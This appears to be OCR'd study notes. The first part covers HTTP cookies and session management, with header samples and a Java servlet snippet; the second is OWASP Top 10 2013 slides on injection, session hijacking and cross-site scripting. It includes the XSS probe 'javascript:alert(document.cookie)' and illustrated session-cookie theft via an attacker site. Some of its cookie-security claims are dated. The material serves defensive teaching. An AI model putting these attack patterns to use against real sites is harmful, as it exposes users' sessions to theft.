
```
Set-Cookie2: cookie-name=cookie-value; Comment=text; CommentURL=url;
  Domain=domain-name; Path=path-name; Max-Age=seconds; Port=port-list; Version=1; Secure
```

"Cookie" Request Header

The client returns the cookie(s) to the matching domain and path in the subsequent requests, using a "Cookie" request header.

```
Cookie: cookie-name-1=cookie-value-1; cookie-name-2=cookie-value-2; ...
```


Browser
Server
GET /test/servlet/CookieTest HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1:8000
Connection: Keep-Alive
HTTP/1.1 200 OK
Set-Cookie: cookie1=11111111
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 156
Date: Sun, 08 Feb 2004 16:23:13 GMT
Server: Apache-Coyote/1.1
(response message body omitted)
GET /test/servlet/CookieTest HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1:8000
Connection: Keep-Alive
Cookie: cookie1=11111111


Browser
Server
GET /test/servlet/CookieTest HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1:8000
Connection: Keep-Alive
Cookie: cookie1=11111111
HTTP/1.1 200 OK
Set-Cookie: cookie2=22222222
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 156
Date: Sun, 08 Feb 2004 16:23:13 GMT
Server: Apache-Coyote/1.1
(response message body omitted)
GET /test/servlet/CookieTest HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1:8000
Connection: Keep-Alive
Cookie: cookie1=11111111; cookie2=22222222

Security and Privacy Issues

- Cookie is not a program: A cookie is just a simple piece of text. It is not a program (like JavaScript or Java Applets), macro, or plug-in. It cannot be used a virus. It cannot access your hard disk, read/write your files or format your hard disk.
- Cookie cannot fill up your hard disk: The number of cookie a particular host can send to you is 20. The cookie size is limited to 4KB. The total number of cookie (from all hosts) is 300. Hence, cookie cannot fill up your hard disk.
- Cookie can only be sent back to its originated host and not to a third party host.
- Cookie is sent and stored in clear text and not encrypted. This is susceptible to eavesdropping and malicious tampering during transit. Cookie SHOULD NOT hold confidential information such as password or credit card number as they are sent in clear text.
- Cookie could pose some privacy concern: A cookie cannot snoop the hard disk and find out who you are or what your income is. The only way such information could end up in a cookie is if you provide them (e.g., filling up a form) to a site that creates the cookie. Furthermore, it is important to note that you will only get the cookie if you have visited the originated host. Many users wonder why they have a cookie from "ad.doubleclick.net" but they have never explicitly visited the host. This is because many sites on the Internet do not keep their advertisements locally, but they subscribe to a media service that places the ads for them thru a hyperlink. That hyperlink returns a ads image together with a cookie, also check the previous cookie saved, for demographic purpose.

HTTP Session Management

The following techniques can be used for HTTP session management:

1. Cookies
2. URL rewriting
3. Hidden fields in HTML form.

Cookie

Most often cookie is used to store a session ID. The session management is done at the server side, instead of client side.

For example, the following Java servlet uses cookie for managing session ID:

```
HashTable allSessions = new HashTable();
...
String sessionID = getUniqueSessionID();
HashTable sessionData = new HashTable();
allSessions.put(sessionID, sessionData);
Cookie sessionCookie = new Cookie("sessionID", sessionID);
sessionCookie.setPath("/");
response.addCookie(sessionCookie);
```

The problem on using cookie is some users disable cookie due to the real and perceived privacy concerns over cookies.

Hidden Field in the HTML Form

The principle is to include an HTML form with a hidden field containing a session ID in all the HTML pages sent to the client. This hidden field will be returned back to the server in the request. No cookie needed. The disadvantage of this approach is it requires careful and tedious programming effort, as all the pages have to be dynamically generated to include this hidden field. The advantage is all browser supports HTML form.

```
<form method="post" action="url">
  <input type="hidden" name="sessionid" value="1111">
  ...
  <input type="submit">
</form>
```

URL rewriting

The principle is to include a unique session ID in all the URLs issued by the client, which identifies the session. For example,

```
http://host:port/shopping.html;sessionid=value
```

To accomplish this objective, you must *rewrite* all the URLs in all the HTML files that is send to the client with this unique session ID (such as `<a href='url'>`, `<form action='url'>` etc.). Again, careful and tedious programming efforts are required. The advantage is all browser supports URL rewriting. URL rewriting works even if the browsers do not support cookies or the user disables cookies.

OWASP

The Open Web Application Security Project

Category:OWASP Top Ten Project

Main | OWASP Top 10 for 2013 | OWASP Top 10 for 2010 | Translation Efforts | Project Details | Some Commercial & OWASP Uses of the Top 10 [edit]

Home
About OWASP
Acknowledgements
Advertising
AppSec Events
Books
Brand Resources
Chapters
Donate to OWASP
Downloads
Funding
Governance
Initiatives
Mailing Lists
Membership
Merchandise
News
Community portal
Presentations
Press
Projects
Video
Volunteer

Reference
Activities
Attacks
Code Snippets
Controls
Glossary
How To...
Java Project
.NET Project
Principles
Technologies
Threat Agents

FLAGSHIP mature projects

OWASP Top 10

The OWASP Top Ten is a powerful awareness document for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.

We urge all companies to adopt this awareness document within their organization and start the process of ensuring that their web applications do not contain these flaws. Adopting the OWASP Top Ten is perhaps the most effective first step towards changing the software development culture within your organization into one that produces secure code.

What is the OWASP Top 10?

The OWASP Top 10 provides:

- A list of the 10 Most Critical Web Application Security Risks

And for each Risk it provides:

- A description
- Example vulnerabilities
- Example attacks
- Guidance on how to avoid
- References to OWASP and other related resources

Project Leader

- Dave Wichers

Related Projects

- OWASP Mobile Top 10 Risks
- OWASP Top 10 Cheat Sheet
- Top 10 Proactive Controls

Quick Download

- OWASP Top 10 2013 - PDF
- OWASP Top 10 2013 - wiki
- OWASP Top 10 2013 Presentation - Covering Each Item in the Top 10 (PPTX).

Email List

Project Email List

News and Events

- [12 Jun 2013] OWASP Top 10 - 2013 Final Released
- [Feb 2013] Draft OWASP Top 10 - 2013 - Released for Public Comment


Classifications

securitycompass.com

Email WebEx SFDC JIRA LinkedIn Time Google CNN Mac Rumors Apple Web Education Finance Payments iCloud SJSU SJPL InfoQ InfoWorld CSO Online

Security Compass


We're Hiring! MENU



OWASP Top 10
SQL Injection


OWASP Top 10
Cross-site Scripting

OWASP Top 10
Session Hijacking




OWASP Top 10
Parameter Manipulation

OWASP Top 10
Cross-site Request Forgery



OWASP Top 10
Insecure Configuration

OWASP Top 10
Insecure Storage



OWASP Top 10
Forcible Browsing

OWASP Top 10
Clear-text Communication

OWASP Top 10
Unchecked Redirects

OWASP Top Ten (2013 Edition)

OWASP
The Open Web Application Security Project

A1: Injection	A2: Broken Authentication and Session Management	A3: Cross-Site Scripting (XSS)	A4: Insecure Direct Object References
A8: Cross Site Request Forgery (CSRF)	A7: Missing Function Level Access Control	A6: Sensitive Data Exposure	A5: Security Misconfiguration
A9: Using Known Vulnerable Components	A10: Unvalidated Redirects and Forwards		

2013-A1 – Injection

OWASP
The Open Web Application Security Project

Injection means…

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters…

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc…

SQL injection is still quite common


- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid


Typical Impact

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

SQL Injection – Illustrated

OWASP
The Open Web Application Security Project





1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

A1 – Avoiding Injection Flaws

OWASP
The Open Web Application Security Project

Recommendations

- Avoid the interpreter entirely, or
- Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),
  - Bind variables allow the interpreter to distinguish between code and data
- Encode all user input before passing it to the interpreter
- Always perform 'white list' input validation on all user supplied input
- Always minimize database privileges to reduce the impact of a flaw

References

- For more details, read the https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

2013-A2 – Broken Authentication and Session Management

OWASP
The Open Web Application Security Project

HTTP is a "stateless" protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn't
  - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, …

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc…

Typical Impact

- User accounts compromised or user sessions hijacked

Broken Authentication Illustrated


OWASP
The Open Web Application Security Project

1 User sends credentials

www.boi.com?JSESSIONID=9FA1DB9EA...

Site uses URL rewriting
(i.e., put session in URL)


2



3 User clicks on a link to http://www.hacker.com in a forum

Hacker checks referrer logs on www.hacker.com
and finds user's JSESSIONID

4



5 Hacker uses JSESSIONID and takes over victim's account

A2 – Avoiding Broken Authentication and Session Management

OWASP
The Open Web Application Security Project

Verify your architecture

- Authentication should be simple, centralized, and standardized
- Use the standard session id provided by your container
- Be sure SSL protects both credentials and session id at all times

Verify the implementation

- Forget automated analysis approaches
- Check your SSL certificate
- Examine all the authentication-related functions
- Verify that logoff actually destroys the session
- Use OWASP's WebScarab to test the implementation

Follow the guidance from

- https://www.owasp.org/index.php/Authentication_Cheat_Sheet

2013-A3 – Cross-Site Scripting (XSS)

OWASP
The Open Web Application Security Project

Occurs any time…

- Raw data from attacker is sent to an innocent user's browser

Raw data…

- Stored in database
- Reflected from web input (form field, hidden field, URL, etc…)
- Sent directly into rich JavaScript client

Virtually every web application has this problem

- Try this in your browser – javascript:alert(document.cookie)


Typical Impact

- Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Most Severe: Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site and force user to other sites


Cross-Site Scripting Illustrated

OWASP
The Open Web Application Security Project


1 Attacker sets the trap – update my profile



Application with stored XSS vulnerability



2 Victim views page – sees attacker profile



3 Script silently sends attacker Victim's session cookie

Avoiding XSS Flaws

OWASP
The Open Web Application Security Project

- **Recommendations**
  - **Eliminate Flaw**
    - **Don't include user supplied input in the output page**
  - **Defend Against the Flaw**
    - **Use Content Security Policy (CSP)**
    - **Primary Recommendation: Output encode all user supplied input (Use OWASP's ESAPI or Java Encoders to output encode)**


      https://www.owasp.org/index.php/ESAPI

      https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
    - **Perform 'white list' input validation on all user input to be included in page**
    - **For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe**

      See: https://www.owasp.org/index.php/AntiSamy
- **References**
  - **For how to output encode properly, read the https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet**

(AntiSamy)

Safe Escaping Schemes in Various HTML Execution Contexts



#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()

#2: All non-alphanumeric < 256 → &#xHH;
ESAPI: encodeForHTMLAttribute()

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()

ALL other contexts CANNOT include Untrusted Data

Recommendation: Only allow #1 and #2 and disallow all others

See: www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

OWASP
The Open Web Application Security Project

How do you protect access to your data?

- **This is part of enforcing proper "Authorization", along with**
  A7 – Failure to Restrict URL Access

A common mistake …

